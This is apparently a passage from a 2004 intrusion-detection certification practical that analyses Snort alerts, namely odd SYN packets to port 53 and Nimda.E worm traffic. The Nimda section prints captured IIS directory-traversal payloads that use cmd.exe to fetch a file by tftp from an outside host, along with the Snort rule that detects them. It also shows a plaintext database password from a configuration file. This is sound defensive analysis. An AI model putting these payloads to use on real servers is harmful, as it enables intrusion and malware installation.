3. Probability the source address was spoofed

I think the probability that the packets were spoofed is very low. The packets were definitely mysterious in nature and don't seem to 'fit'. Though they don't represent bold, clear attacks, the patterns that the three source IP's seem to suggest that they were coming from the same type of machine. The packets are being generated against protocol, but I don't think they were spoofed.

4. Description of attack

The data within the packets didn't seem to fall into any known attack pattern, or have any type of discernable trigger; nothing stands out as being overtly

malicious. The ‘bad TCP cksum’ is a result of the purposely modified IP addresses by SANS to protect the innocent.

Here’s an example of one of the offending packets:
12:44:02.764488 216.33.87.8.2402 > 138.97.18.88.53: S [bad TCP cksum 4040!] 1459
643400:1459643424(24) win 2048 (ttl 242, id 22582, len 64, bad cksum ff5e!)
0x0000 4500 0040 5836 0000 f206 ff5e d821 5708 E..@X6.....^.!W.
0x0010 8a61 1258 0962 0035 5700 6408 0000 0000 .a.X.b.5W.d.....
0x0020 5002 0800 d707 0000 0000 0000 0000 0000 P.....
0x0030 0000 0000 0000 0000 0000 0000 0000 0000 .....

Also, I haven’t been able to track down any recorded attack patterns that begin with data being sent to TCP port 53 with data in the SYN packet. It looks like a just an anomaly of an incorrectly implemented TCP/IP stack.

Lets take a look at the alert file that Snort created in my log directory.

[root@localhost Snort]# fgrep "138.97.18.88" ./alert
08/24-02:28:25.554488 159.54.34.3:2300 -> 138.97.18.88:53
08/24-02:28:25.554488 159.54.34.3:2302 -> 138.97.18.88:53
08/24-02:28:25.554488 159.54.34.3:2301 -> 138.97.18.88:53
08/24-07:09:02.614488 209.67.29.9:2200 -> 138.97.18.88:53
08/24-07:09:02.614488 209.67.29.9:2201 -> 138.97.18.88:53
08/24-07:09:02.614488 209.67.29.9:2202 -> 138.97.18.88:53
08/24-12:44:02.764488 216.33.87.8:2400 -> 138.97.18.88:53
08/24-12:44:02.764488 216.33.87.8:2401 -> 138.97.18.88:53
08/24-12:44:02.764488 216.33.87.8:2402 -> 138.97.18.88:53
08/24-14:07:30.374488 216.33.87.8:2100 -> 138.97.18.88:53
08/24-14:07:30.374488 216.33.87.8:2101 -> 138.97.18.88:53
08/24-14:07:30.374488 216.33.87.8:2102 -> 138.97.18.88:53

Patterns in seemingly disparate packets are usually good indicators that they have been sent by the same code. Some points of interest:

-Looking the at the time stamps, they were received in sets of threes. Looking closer at 216.33.87.8 illuminates more odd behavior. It fires off three packets in one instance, then comes back an hour later and fires off three more packets.
-They are all sent to a destination port of 53
-The timestamps of each group of three packets are all identical, down to the ten-thousandth of a second.
-Check out the odd pattern of source ports incrementing by one (comparable to scanning behavior), and incremented by a factor of 100 between each instance. Definitely strange behavior for what is supposed to be three different computers that don’t know each other.
2100, 2101, 2102

2200, 2201, 2202
2300, 2301, 2302
2400, 2401, 2402

There was a pattern of problems similar to this in 2001 from Microsoft, wherein the Microsoft update DNS servers were triggering this rule to fire when a host tried to update their computer, and the Microsoft DNS server attempted to find the best site to send the client to.

Opening a telnet session on port 53 to these IP's shows that one of them does respond: 159.54.34.3 in USATODAY's IP space. The other two did not respond. Since the raw log file from this detect is about two years old as of this writing, it is possible that they were running DNS at the time the logs were captured.

I searched for any communication that might have occurred with these IP's at all, regardless of the alerts. I queried the first two octets of each of the offending source IP's, hoping that maybe their was some initial communication to these domains from the internal host (138.97.18.88), but no luck. However, the raw log files are not complete *all packets in...all packets out* logs; they're alerts only.

Based on a Judy Novak posting to SANS, the traffic from this detect and her posting looks very similar. The response she received from the offending ISP implicates the traffic as the product of F5 3DNS servers, which probes performance statistics from the clients DNS server in order to connect the client to the best site.

5. Attack Mechanism

Since the purpose or motive of the packets is not clear, it is difficult to say what the attack mechanism is. This could be some type of malicious probe meant to get a response from DNS servers in order to fingerprint them, but there is not enough data to support this. Snort did not alert on any return packets to any of the source IP's (its not to say that there weren't any). A full data capture of all packets going in and out of the network might tell a different story, but with what Snort captured, the evidence is inconclusive.

6. Correlations

Judy Novak sent an inquiry about these types of packets to the offending ISP: URL: http://www.sans.org/resources/idfaq/dns.php

The post from Laurie Zirkle offers a possible explanation that these are errant packets from a DNS load balancer made by F5. URL: http://archives.neohapsis.com/archives/Snort/2002-01/0355.html

Inventor of Snort and CTO of Sourcefire, Marty Roesch contends that it is probably just a bad TCP/IP stack implementation causing these alerts to be triggered. URL: http://archives.neohapsis.com/archives/Snort/2002-01/0316.html

Laurie Zirkle posted the Microsoft DNS traffic that triggers the same signature on Incidents.org in back in January of 2001. URL: http://www.incidents.org/archives/intrusions/msg02678.html

Brian Coyle's practical detect analyzed similar traffic for the same signature. He does mention that an F5 load balancer may be the culprit, though the data capture from his detect showed source ports not divisible by 100. http://cert.uni-stuttgart.de/archive/intrusions/2002/09/msg00123.html

7. Evidence of active targeting

The destination IP address of 138.97.18.88 was the only host that Snort observed being attacked for this particular alert. There is no evidence of scan traffic or other reconnaissance directed at this IP.

8. Severity

1←----------→5
Low High
Severity Scale

severity= (criticality + lethality) - (system countermeasures + network countermeasures)
severity= (1+1) - (2+2)
severity= 2 - 4
SEVERITY= - 2

Criticality: 1

There was no evidence to suggest that this server was running DNS services. No other DNS traffic was observed for this machine. In fact, sifting through the Tcpdump output for this IP address suggests a regular workstation communicating via MSN messenger to a friend on the Internet. Interesting conversation! I hope his mother feels better, and he finds the girlfriend in Pakistan he's looking for!

Lethality: 1

Since the motive behind the attack is not clear, nor is it a known attack to the Internet community at large, it is impossible to gauge how severe the damage would be if the attack were successful. It appears to be rather nefarious.

System Countermeasures: 2

It is not known what countermeasures are in place on the system itself by simply looking at the raw log files. An average rating of two is being given.

Network Countermeasures: 2

It is not known what countermeasures are in place on the network side. Filtering by port on ingress and egress traffic between the two Cisco devices seems to indicate that the Internal router is employing an ACL. The details of the ACL are

unknown, but assuming a basic configuration, a network countermeasure rating of two is being given.

9. Defensive recommendation

Based on the information from the logs, it does not appear as though a DNS server is sitting on the internal network. Blocking TCP port 53 at the border router will keep attacks such as this from entering the network.

10. Multiple choice test question

Which of the following is not an expected part of a TCP SYN packet?

A.) IP version number
B.) Header checksum
C.) Data
D.) TCP sequence number

Answer: C

Incidents.org Posting and response:

From: Brian Coyle
Sent: Saturday, March 06, 2004 9:11 PM
To: Ryan Barrett; intrusions@incidents.org
Subject: Re: LOGS: GIAC GCIA Version 3.4 Practical Detect Ryan Barrett
> Network Detect 1:
> [**] [1:526:6] BAD-TRAFFIC data in TCP SYN packet [**]
[snip]
> 6. Correlations:
You missed one :)

http://cert.uni-stuttgart.de/archive/intrusions/2002/09/msg00123.html

Can you check the timestamps of your packets to compare with the pattern I analyzed? You also appear to have a partial match on the pattern of three packets for each source IP (2x for the last).

Would that lead you to believe this was indeed caused by a Foundry 3/DNS appliance?

Are there other clues in the packets that could help substantiate your position?

From: Ryan Barrett
Sent: Tuesday, March 23, 2004 2:38 PM
To: 'Brian Coyle'; Ryan Barrett; intrusions@incidents.org

Subject: RE: LOGS: GIAC GCIA Version 3.4 Practical Detect Ryan Barrett

Hi Brian,

Thanks for responding. I must have missed your practical (nice work, btw). Based on the links in your practical, and the information provided by SANS and the response to Judy Novak from the offending ISP, it definitely looks like it was produced by Foundry. Each of the series of packets in my detect are in-fact divisible my 100, then increment by one.

However, Maxwells traffic used in your detect looks a little different. As you noted, the source ports are not divisible by 100.

Thanks!

-Ryan

Network Detect 2

[2004-02-27 23:03:45] [Snort/1340] WEB-ATTACKS tftp command attempt
IPv4: 210.240.61.2 -> my.dsl.204.74
hlen=5 TOS=0 dlen=193 ID=10576 flags=0 offset=0 TTL=112 chksum=12965
TCP: port=4156 -> dport: 80 flags=***AP*** seq=659896787 ack=1288709117
off=5 res=0 win=8280 urp=0 chksum=1037
Payload: length = 153


```
000 : 47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25   GET /scripts/..%
010 : 63 30 25 32 66 2E 2E 2F 77 69 6E 6E 74 2F 73 79   c0%2f../winnt/sy
020 : 73 74 65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F   stem32/cmd.exe?/
030 : 63 2B 74 66 74 70 25 32 30 2D 69 25 32 30 32 31   c+tftp%20-i%2021
040 : 30 2E 32 34 30 2E 36 31 2E 32 25 32 30 47 45 54   0.240.61.2%20GET
050 : 25 32 30 63 6F 6F 6C 2E 64 6C 6C 25 32 30 63 3A   %20cool.dll%20c:
060 : 5C 68 74 74 70 6F 64 62 63 2E 64 6C 6C 20 48 54   \httpodbc.dll HT
070 : 54 50 2F 31 2E 30 0D 0A 48 6F 73 74 3A 20 77 77   TP/1.0..Host: ww
080 : 77 0D 0A 43 6F 6E 6E 6E 65 63 74 69 6F 6E 3A 20   w..Connnection:
090 : 63 6C 6F 73 65 0D 0A 0D 0A                        close....
```

1. Source of Trace

The source of the information comes from a Snort intrusion detection system monitoring my home network DSL line. The DSL line is guarded by a stateful packet inspection firewall, with only port 80 open to the Internet. Behind the firewall is an Apache web server running on Linux.

2. Detect was generated by
Detect was generated by Snort version 2.02 (build 92) with the 2.0.0 rule set installed on October 15, 2003. The alerts are being output to a database server running MySQL and ACID (Analysis Console for Intrusion Detection).

In this Snort implementation, Snort was not run from the command line, but rather it was begun with a startup script that instructs Snort to run as a daemon, what options to start with, and where to look for the Snort.conf file. Below is the startup script used.




```
#!/bin/sh
# Snortd        Start/Stop the Snort IDS
daemon.
<snip>
. /etc/rc.d/init.d/functions
INTERFACE=eth1
case "$1" in
  start)
        echo -n "Starting Snort: "
        ifconfig eth1 up
        daemon /usr/local/bin/Snort -o -i
$INTERFACE -d -D \
                -c /etc/Snort/Snort.conf
<snip>
exit 0
```

Options used:
-d tells Snort to dump the application layer data when logging
-D tells Snort to run in Daemon mode
-c tells Snort where to look for its configuration file.

-o tells Snort to change its rule order processing to pass, alert, log
-i tells Snort what interface to listen on

Lets take a look at the Snort.conf file and see what variables are defined. The Snort.conf file tells Snort all the details that it needs to run on the network that it has been placed. For my home network, I've defined the $HOME_NET variable to be my.dsl.204.0/24, as well as what the IP of my web server is.

```
root > more /etc/Snort/Snort.conf

var HOME_NET [my.dsl.204.0/24]
var EXTERNAL_NET any
var HTTP_SERVERS [my.dsl.204.74]
var HTTP_PORTS 80
<snip>
```

In the next part of the configuration file, the preprocessors are selected and options defined. The preprocessors below

```
####PREPROCESSORS SELECTED
preprocessor frag2
preprocessor stream4: detect_scans, disable_evasion_alerts
preprocessor stream4_reassemble
preprocessor http_decode: 80 unicode iis_alt_unicode double_encode
iis_flip_slash full_whitespace
preprocessor bo
```

The output plugin tells Snort where to send alerts of interest once generated. This output plugin is tells Snort to log to a database, specifically MySQL using username 'lance', password 'T0urD3Fr@nc3', the database name 'Snort' at my database's ip address of my.dsl.204.25 using a sensor name of 'my-dsl-sensor'.

```
#### Output Plugin Defined
output database: log, mysql, user=lance password=T0urD3Fr@nc3
dbname=Snort host=my.dsl.204.25 sensor_name=my-dsl-sensor
<snip>
```

I am not running any SMTP or Oracle servers, and those rules have been removed along with any others that don't apply in an effort to streamline the amount of work Snort is asked to do. The more rules and preprocessors, the more CPU cycles Snort needs to determine whether an alert should be generated or not. The only publicly available server on my network is an Apache web server listening on port 80.

```
#### Rules
include bad-traffic.rules
include exploit.rules
include ftp.rules
include telnet.rules
include dos.rules
include ddos.rules
include tftp.rules
include web-misc.rules
include web-client.rules
```

```
include web-php.rules
include icmp.rules
include attack-responses.rules
include web-attacks.rules
include backdoor.rules
include virus.rules
include local.rules
```

The following Snort rule was triggered:

```
alert TCP $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS
(msg:"WEB-ATTACKS tftp command attempt"; flow:to_server,established;
content:"tftp%20";nocase; sid:1340; classtype:web-application-attack;
rev:4;)
```

The rule will cause Snort to generate an alert on any TCP based packet if any source IP address coming from the variable $EXTERNAL_NET (which is anyone on the Internet) using any TCP source port, destined for any server defined by the $HTTP_SERVERS variable. In my case, that is my.dsl.204.74 on any ports defined in the $HTTP_PORTS variable, which as is defined in the above Snort.conf file, only port 80. The connection must flow to the server and be established, as well as contain the content "tftp%20", non-case sensitive. The signature ID is 1340, classification type is 'web-application-attack', and this is the 4th revision of the rule.

Looking at the packet below, we see that all of the conditions were met that triggered the alert, especially the "tftp%20" in the payload.

```
[2004-02-27 23:03:45] [Snort/1340]  WEB-ATTACKS tftp command attempt
IPv4: 210.240.61.2 -> my.dsl.204.74
hlen=5 TOS=0 dlen=193 ID=10576 flags=0 offset=0 TTL=112 chksum=12965
TCP:  port=4156 -> dport: 80  flags=***AP*** seq=659896787
ack=1288709117 off=5 res=0 win=8280 urp=0 chksum=1037
Payload:  length = 153
000 : 47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25   GET /scripts/..%
010 : 63 30 25 32 66 2E 2E 2F 77 69 6E 6E 74 2F 73 79   c0%2f../winnt/sy
020 : 73 74 65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F   stem32/cmd.exe?/
030 : 63 2B 74 66 74 70 25 32 30 2D 69 25 32 30 32 31   c+tftp%20-i%2021
<snip>
```

3. Probability the source address was spoofed

The source address is not spoofed. The very nature of the worm requires the hosts that it attacks to respond back to the attacker in order for it to propagate. Each system that becomes infected with the Nimda.E worm sends the packets with the explicit intent of receiving a reply. In our case, the infected host at 210.240.61.2 [**dns.fusps.hlc.edu.tw**] needs my.dsl.204.74 to respond directly back to it order for the attack to be successful, and the virus to be copied.

4. Description of attack

This attack targets end users in the form of an executable Trojan. Social engineering is use to entice the user into executing the malicious code by using different innocuous-sounding subject lines. The attachment name is "sample.exe".

The worm is also know as:

- I-Worm.Nimda.e [Kaspersky]
- PE_NIMDA.E [Trend]
- Win32.Nimda.E [Computer Associates]
- W32/Nimda-D [Sophos]
- W32/Nimda.E@mm [Frisk]
- Win32/Nimda.E worm [ESET]
- W32/Nimda.gen@MM [McAfee]

5. Attack mechanism

After a user inadvertently double clicks on the Sample.exe attachment, the worm copies itself to the \%Windows% folder (default of c:\winnt or c:\windows on most windows systems) as Csrss.exe. Once installed on the victim's system, the worm begins sending traffic to random IP addresses. As noted below in ACID, Snort alerted on 17 packets we were the lucky recipients of.

Timestamp	Src Address	Src Port	Dest Address	Dest Port
"2004-02-27 23:02:58"	"210.240.61.2"	"1590"	"my.dsl.204.74"	"80"
"2004-02-27 23:03:01"	"210.240.61.2"	"1759"	"my.dsl.204.74"	"80"
"2004-02-27 23:03:04"	"210.240.61.2"	"1898"	"my.dsl.204.74"	"80"
"2004-02-27 23:03:09"	"210.240.61.2"	"2349"	"my.dsl.204.74"	"80"
"2004-02-27 23:03:16"	"210.240.61.2"	"2566"	"my.dsl.204.74"	"80"
"2004-02-27 23:03:22"	"210.240.61.2"	"3013"	"my.dsl.204.74"	"80"
"2004-02-27 23:03:32"	"210.240.61.2"	"3320"	"my.dsl.204.74"	"80"
"2004-02-27 23:03:37"	"210.240.61.2"	"3775"	"my.dsl.204.74"	"80"
"2004-02-27 23:03:43"	"210.240.61.2"	"4023"	"my.dsl.204.74"	"80"
"2004-02-27 23:03:45"	"210.240.61.2"	"4156"	"my.dsl.204.74"	"80"
"2004-02-27 23:03:55"	"210.240.61.2"	"4568"	"my.dsl.204.74"	"80"
"2004-02-27 23:04:03"	"210.240.61.2"	"4926"	"my.dsl.204.74"	"80"
"2004-02-27 23:04:05"	"210.240.61.2"	"1110"	"my.dsl.204.74"	"80"
"2004-02-27 23:04:11"	"210.240.61.2"	"1411"	"my.dsl.204.74"	"80"
"2004-02-27 23:04:16"	"210.240.61.2"	"1676"	"my.dsl.204.74"	"80"
"2004-02-27 23:04:19"	"210.240.61.2"	"1795"	"my.dsl.204.74"	"80"
"2004-02-27 23:04:24"	"210.240.61.2"	"1909"	"my.dsl.204.74"	"80"

At this point, the infected machine is scanning the Internet looking for IIS servers to infect. This is definitely the work of a virus. All of the packets I've received are within a short time frame, and the source ports seem to be cycling through the 1000 to 5000 range. I haven't seen anymore of this type of traffic since it happened a few days ago. Since the infected machine never received a

response from my Apache web server, it moved on to scanning other blocks of IP addresses. Lets take a look at the packet itself and see what it was trying to do.

```
[2004-02-27 23:03:45] [Snort/1340]  WEB-ATTACKS tftp command attempt
IPv4: 210.240.61.2 -> my.dsl.204.74
hlen=5 TOS=0 dlen=193 ID=10576 flags=0 offset=0 TTL=112 chksum=12965
TCP:  port=4156 -> dport: 80  flags=***AP*** seq=659896787
ack=1288709117 off=5 res=0 win=8280 urp=0 chksum=1037
Payload:  length = 153
000 : 47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25   GET /scripts/..%
010 : 63 30 25 32 66 2E 2E 2F 77 69 6E 6E 74 2F 73 79   c0%2f../winnt/sy
020 : 73 74 65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F   stem32/cmd.exe?/
030 : 63 2B 74 66 74 70 25 32 30 2D 69 25 32 30 32 31   c+tftp%20-i%2021
040 : 30 2E 32 34 30 2E 36 31 2E 32 25 32 30 47 45 54   0.240.61.2%20GET
050 : 25 32 30 63 6F 6F 6C 2E 64 6C 6C 25 32 30 63 3A   %20cool.dll%20c:
060 : 5C 68 74 74 70 6F 64 62 63 2E 64 6C 6C 20 48 54   \httpodbc.dll HT
070 : 54 50 2F 31 2E 30 0D 0A 48 6F 73 74 3A 20 77 77   TP/1.0..Host: ww
080 : 77 0D 0A 43 6F 6E 6E 6E 6E 65 63 74 69 6F 6E 3A 20   w..Connnection:
090 : 63 6C 6F 73 65 0D 0A 0D 0A                         close....
```

We see that the GET command is invoked which is normal for an HTTP request, but this is trying to exploit the now well-known “Web Directory Traversal” vulnerability in IIS by “jumping” out of the /scripts/ directory and telling the web server to execute an instance of TFTP from /winnt/system32/cmd.exe. TFTP stands for Trivial File Transfer Protocol and facilitates transferring files between a remote computer and the local host. Next, the packet instructs the vulnerable IIS web server to connect to the infected computer’s IP address at 210.240.61.2 and copy the file cool.dll to c:\httpodbc.dll, and then close the connection. All of this within one packet!
The following are examples of the other types of very similar packets Snort alerted on, that illustrate how flexible this worm was in trying to infect IIS servers. Its tries different drive letters, and different directories. The reason is that different administrators setup IIS in different ways, some were saavy enough to remove the /scripts/ directory, but then got nailed when a Nimda.E packet came along asking for the /_vti_/bin directory.

```
[2004-02-27 23:03:01] [Snort/1340]  WEB-ATTACKS tftp command attempt
IPv4: 210.240.61.2 -> my.dsl.204.74 hlen=5 TOS=0 dlen=163 ID=54589 flags=0
offset=0 TTL=112 chksum=3451 TCP:  port=1759 -> dport: 80  flags=***AP***
seq=573214594 ack=1864138757 off=5 res=0 win=8280 urp=0 chksum=573
Payload:  length = 123
000 : 47 45 54 20 2F 4D 53 41 44 43 2F 72 6F 6F 74 2E   GET /MSADC/root.
010 : 65 78 65 3F 2F 63 2B 74 66 74 70 25 32 30 2D 69   exe?/c+tftp%20-i
020 : 25 32 30 32 31 30 2E 32 34 30 2E 36 31 2E 32 25   %20210.240.61.2%
030 : 32 30 47 45 54 25 32 30 63 6F 6F 6C 2E 64 6C 6C   20GET%20cool.dll
```

```
040 : 25 32 30 68 74 74 70 6F 64 62 63 2E 64 6C 6C 20   %20httpodbc.dll
050 : 48 54 54 50 2F 31 2E 30 0D 0A 48 6F 73 74 3A 20   HTTP/1.0..Host:
060 : 77 77 77 0D 0A 43 6F 6E 6E 6E 65 63 74 69 6F 6E   www..Connnection
070 : 3A 20 63 6C 6F 73 65 0D 0A 0D 0A                  : close....
-------------------------------------------------------------------------
[2004-02-27 23:03:22] [Snort/1340]  WEB-ATTACKS tftp command attempt
IPv4: 210.240.61.2 -> my.dsl.204.74 hlen=5 TOS=0 dlen=213 ID=47942 flags=0
offset=0 TTL=112 chksum=41114 TCP:  port=3013 -> dport: 80  flags=***AP***
seq=614326906 ack=1016240045 off=5 res=0 win=8280 urp=0 chksum=874
Payload:  length = 173
000 : 47 45 54 20 2F 5F 76 74 69 5F 62 69 6E 2F 2E 2E   GET /_vti_bin/..
010 : 25 32 35 35 63 2E 2E 2F 2E 2E 25 32 35 35 63 2E   %255c../..%255c.
020 : 2E 2F 2E 2E 25 32 35 35 63 2E 2E 2F 77 69 6E 6E   ./..%255c../winn
030 : 74 2F 73 79 73 74 65 6D 33 32 2F 63 6D 64 2E 65   t/system32/cmd.e
040 : 78 65 3F 2F 63 2B 74 66 74 70 25 32 30 2D 69 25   xe?/c+tftp%20-i%
050 : 32 30 32 31 30 2E 32 34 30 2E 36 31 2E 32 25 32   20210.240.61.2%2
060 : 30 47 45 54 25 32 30 63 6F 6F 6C 2E 64 6C 6C 25   0GET%20cool.dll%
070 : 32 30 64 3A 5C 68 74 74 70 6F 64 62 63 2E 64 6C   20d:\httpodbc.dl
080 : 6C 20 48 54 54 50 2F 31 2E 30 0D 0A 48 6F 73 74   l HTTP/1.0..Host
090 : 3A 20 77 77 77 0D 0A 43 6F 6E 6E 6E 65 63 74 69   : www..Connnecti
0a0 : 6F 6E 3A 20 63 6C 6F 73 65 0D 0A 0D 0A            on: close....
```

Once infected, the web server waits for users to visit the site it's hosting, and it infects them as well.

6. Correlations

There many URLs listed that correlate Nimda.E, but here are a few notables: The CVE reference for the Microsoft IIS 4.0 / 5.0 vulnerability that allows this virus to propagate can be found here: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0884

Vicki Irwin correlates this type of attack traffic directly with the Nimda variant, in one of the first posts to Incidents.org: http://www.incidents.org/archives/intrusions/msg01587.html

Anti-virus vendor Symantec describes this virus and worm: http://securityresponse.symantec.com/avcenter/venc/data/w32.nimda.e

Microsoft's technet discusses the worm and the IIS vulnerabilities in great detail: http://www.microsoft.com/technet/security/topics/virus/nimda.mspx

7. Evidence of active targeting

There is no evidence of active targeting of the destination IP. The very nature of this worm's code is to search for vulnerable IIS servers and infect them.

In addition, it wouldn't take very much reconnaissance work to determine that I was running an Apache-based web server, and not IIS (and thus making any attempts to exploit an IIS vulnerability would prove fruitless). The only alert traffic found targeting my.dsl.204.74 were the 17 instances of our 'tftp' alert that ACID found in the database, as shown below.

Queried DB on : Thu March 11, 2004 20:04:40

Meta Criteria	*any*
IP Criteria	Dest. Address =my.dsl.204.74 ...clear...
Layer 4 Criteria	*none*
Payload Criteria	*any*

Summary Statistics

- Sensors
- Unique Alerts (classifications)
- Unique addresses: source | destination
- Unique IP links
- Source Port: TCP | UDP
- Destination Port: TCP | UDP
- Time profile of alerts

Displaying alerts 1-17 of 17 total

ID	< Signature >	< Timestamp >	< Source Address >	< Dest. Address >	< Layer 4 Proto >
#0-(29-951)	[snort] WEB-ATTACKS tftp command attempt	2004-02-27 23:02:58	210.240.61.2:1590	.204.74:80	TCP
#1-(29-952)	[snort] WEB-ATTACKS tftp command attempt	2004-02-27 23:03:01	210.240.61.2:1759	.204.74:80	TCP
#2-(29-953)	[snort] WEB-ATTACKS tftp command attempt	2004-02-27 23:03:04	210.240.61.2:1898	.204.74:80	TCP
#3-(29-954)	[snort] WEB-ATTACKS tftp command attempt	2004-02-27 23:03:09	210.240.61.2:2349	.204.74:80	TCP
#4-(29-956)	[snort] WEB-ATTACKS tftp command attempt	2004-02-27 23:03:16	210.240.61.2:2566	.204.74:80	TCP
#5-(29-958)	[snort] WEB-ATTACKS tftp command attempt	2004-02-27 23:03:22	210.240.61.2:3013	.204.74:80	TCP
#6-(29-960)	[snort] WEB-ATTACKS tftp command attempt	2004-02-27 23:03:32	210.240.61.2:3320	.204.74:80	TCP
#7-(29-962)	[snort] WEB-ATTACKS tftp command attempt	2004-02-27 23:03:37	210.240.61.2:3775	.204.74:80	TCP
#8-(29-964)	[snort] WEB-ATTACKS tftp command attempt	2004-02-27 23:03:43	210.240.61.2:4023	.204.74:80	TCP
#9-(29-965)	[snort] WEB-ATTACKS tftp command attempt	2004-02-27 23:03:45	210.240.61.2:4156	.204.74:80	TCP
#10-(29-968)	[snort] WEB-ATTACKS tftp command attempt	2004-02-27 23:03:55	210.240.61.2:4568	.204.74:80	TCP
#11-(29-970)	[snort] WEB-ATTACKS tftp command attempt	2004-02-27 23:04:03	210.240.61.2:4926	.204.74:80	TCP
#12-(29-971)	[snort] WEB-ATTACKS tftp command attempt	2004-02-27 23:04:05	210.240.61.2:1110	.204.74:80	TCP
#13-(29-973)	[snort] WEB-ATTACKS tftp command attempt	2004-02-27 23:04:11	210.240.61.2:1411	.204.74:80	TCP
#14-(29-975)	[snort] WEB-ATTACKS tftp command attempt	2004-02-27 23:04:16	210.240.61.2:1676	.204.74:80	TCP
#15-(29-976)	[snort] WEB-ATTACKS tftp command attempt	2004-02-27 23:04:19	210.240.61.2:1795	.204.74:80	TCP
#16-(29-977)	[snort] WEB-ATTACKS tftp command attempt	2004-02-27 23:04:24	210.240.61.2:1909	.204.74:80	TCP

8. Severity

1←----------→5

Low High

Severity Scale

severity= (criticality + lethality) - (system countermeasures + network countermeasures)
severity= (1+4) - (2+2)
severity= 5 - 4
Severity= 1

Criticality: 1

A below average rating of one is being given. My web server does not provide critical services, and if it were to go down, my network would still remain available.

Lethality: 4

An above average rating of three is being given. Had the attack been successful, the damage would have been fairly severe. Whether or not I was running Apache

or IIS, I am not running any type of file integrity checking software. I would have likely had to rebuild the server to be sure all compromised files were removed.

System Countermeasures: 2
An average rating of two is being given. No special system countermeasures have been taken besides patched, up to date binaries for Apache.

Network Countermeasures: 2
An average rating of two is being given. Though I had a stateful packet inspection firewall, the attack was not blocked inbound.

9. Defensive recommendation

In this case not much needs to be done, because of the relative criticality of this type of an attack against an Apache web server. Had this been an un-patched IIS server, my recommendations would be to patch the server immediately to eliminate the risk of exploitation of a known vulnerability. Also, the volume of attacks was low. Had the volume of attacks been higher, then the availability of the system to respond to legitimate http requests would have been diminished. However, that doesn't appear to be the case here. The only way to ensure the malicious packets don't enter the network would be to enlist the help of a traffic-filtering device that can make blocking decisions based upon application layer data within the packet.

10. Multiple choice test question

Which of the following is *not* one of the propagation vectors of the Nimda virus/worm?

A. Spreads through infected network shares
B. Spreads through infected email
C. Spreads through infected P2P sessions
D. Spreads through infected web servers

Answer: C

Network Detect 3

1. Source of Trace

The raw log file was sourced according the GIAC certification requirements from http://www.incidents.org/logs/Raw/2002.10.17. It should be noted that the packets are actually dated 8/24/2002 regardless of the log filename of 2002.10.17. It should be noted that the information contained within the raw log file is not a result of all packets captured on the wire, but rather are the packets that violated an unknown instance of Snort with an unspecified rule set. According to the readme.txt file on the incidents.org site, all of the ICMP, DNS, SMTP and HTTP traffic has been removed as well as packet checksums modified.

As shown below, some quick analysis on the log file shows that the network is the same, with our Snort sensor sitting in-between two Cisco devices. I won't cover the process used determine the network topology as this was done in detect#1 in good detail.

[root@localhost Snort]# Tcpdump -ner /tmp/2002.10.17 | awk '{print$2}' | sort -u
0:0:c:4:b2:33
0:3:e3:d9:26:c0

[root@localhost Snort]# Tcpdump -ner /tmp/2002.10.17 | awk '{print$3}' | sort -u
0:0:c:4:b2:33
0:3:e3:d9:26:c0

Only a single IP address can be seen coming from our internal network device:
[root@localhost 202.108.254.200]# Tcpdump -ner /tmp/2002.10.17 ether src 0:0:c:4:b2:33 | awk '{print$6}' | awk -F\. '{print$1 "." $2 "." $3 "." $4}' | sort -u
170.129.50.120

2. Detect was generated by

The detect was generated by Snort Version 2.1.1 (Build 24), using the default rule set and preprocessors. The raw log file was processed by Snort, and the alerts were output to both to the local log file, and to a local copy of MySQL. The idea was to make for easier manipulation of the alert data through the ACID user interface. The following command line and options were used.

[root@localhost tmp]# Snort -c /etc/Snort/Snort.conf –h 170.129.50.0/24 -r /tmp/2002.10.17 -l /var/log/Snort -k none

Options used

-c tells Snort where to look for its configuration file.
-h defines the $HOME_NET variable when Snort compares packets against its rule set.
-r tells Snort the location of the log file to read
-l tells Snort where to log any alerts that are triggered
-k none tells Snort to ignore the checksum in each packet

The only part of the configuration file that was changed was the enabling of the output database for MySQL:
output database: alert, mysql, user=XXXX password=YYYY dbname=Snort host=127.0.0.1 sensor_name=laptop

-*> Snort! <*-
Version 2.1.1 (Build 24)
By Martin Roesch (roesch@sourcefire.com, www.Snort.org)
Run time for packet processing was 2.690495 seconds
==========

```
Snort processed 719 packets.
Breakdown by protocol:          Action Stats:
TCP: 719     (100.000%)         ALERTS: 382
UDP: 0       (0.000%)           LOGGED: 379
ICMP: 0      (0.000%)           PASSED: 0
ARP: 0       (0.000%)
EAPOL: 0     (0.000%)
IPv6: 0      (0.000%)
IPX: 0       (0.000%)
OTHER: 0     (0.000%)
===============================================================
Wireless Stats:
Breakdown by type:
Management Packets: 0           (0.000%)
Control Packets: 0              (0.000%)
Data Packets: 0                 (0.000%)
===============================================================
Fragmentation Stats:
Fragmented IP Packets: 33       (4.590%)
Rebuilt IP Packets: 0
Frag elements used: 0
Discarded (incomplete): 0
Discarded (timeout): 0
===============================================================
TCP Stream Reassembly Stats:
TCP Packets Used: 719           (100.000%)
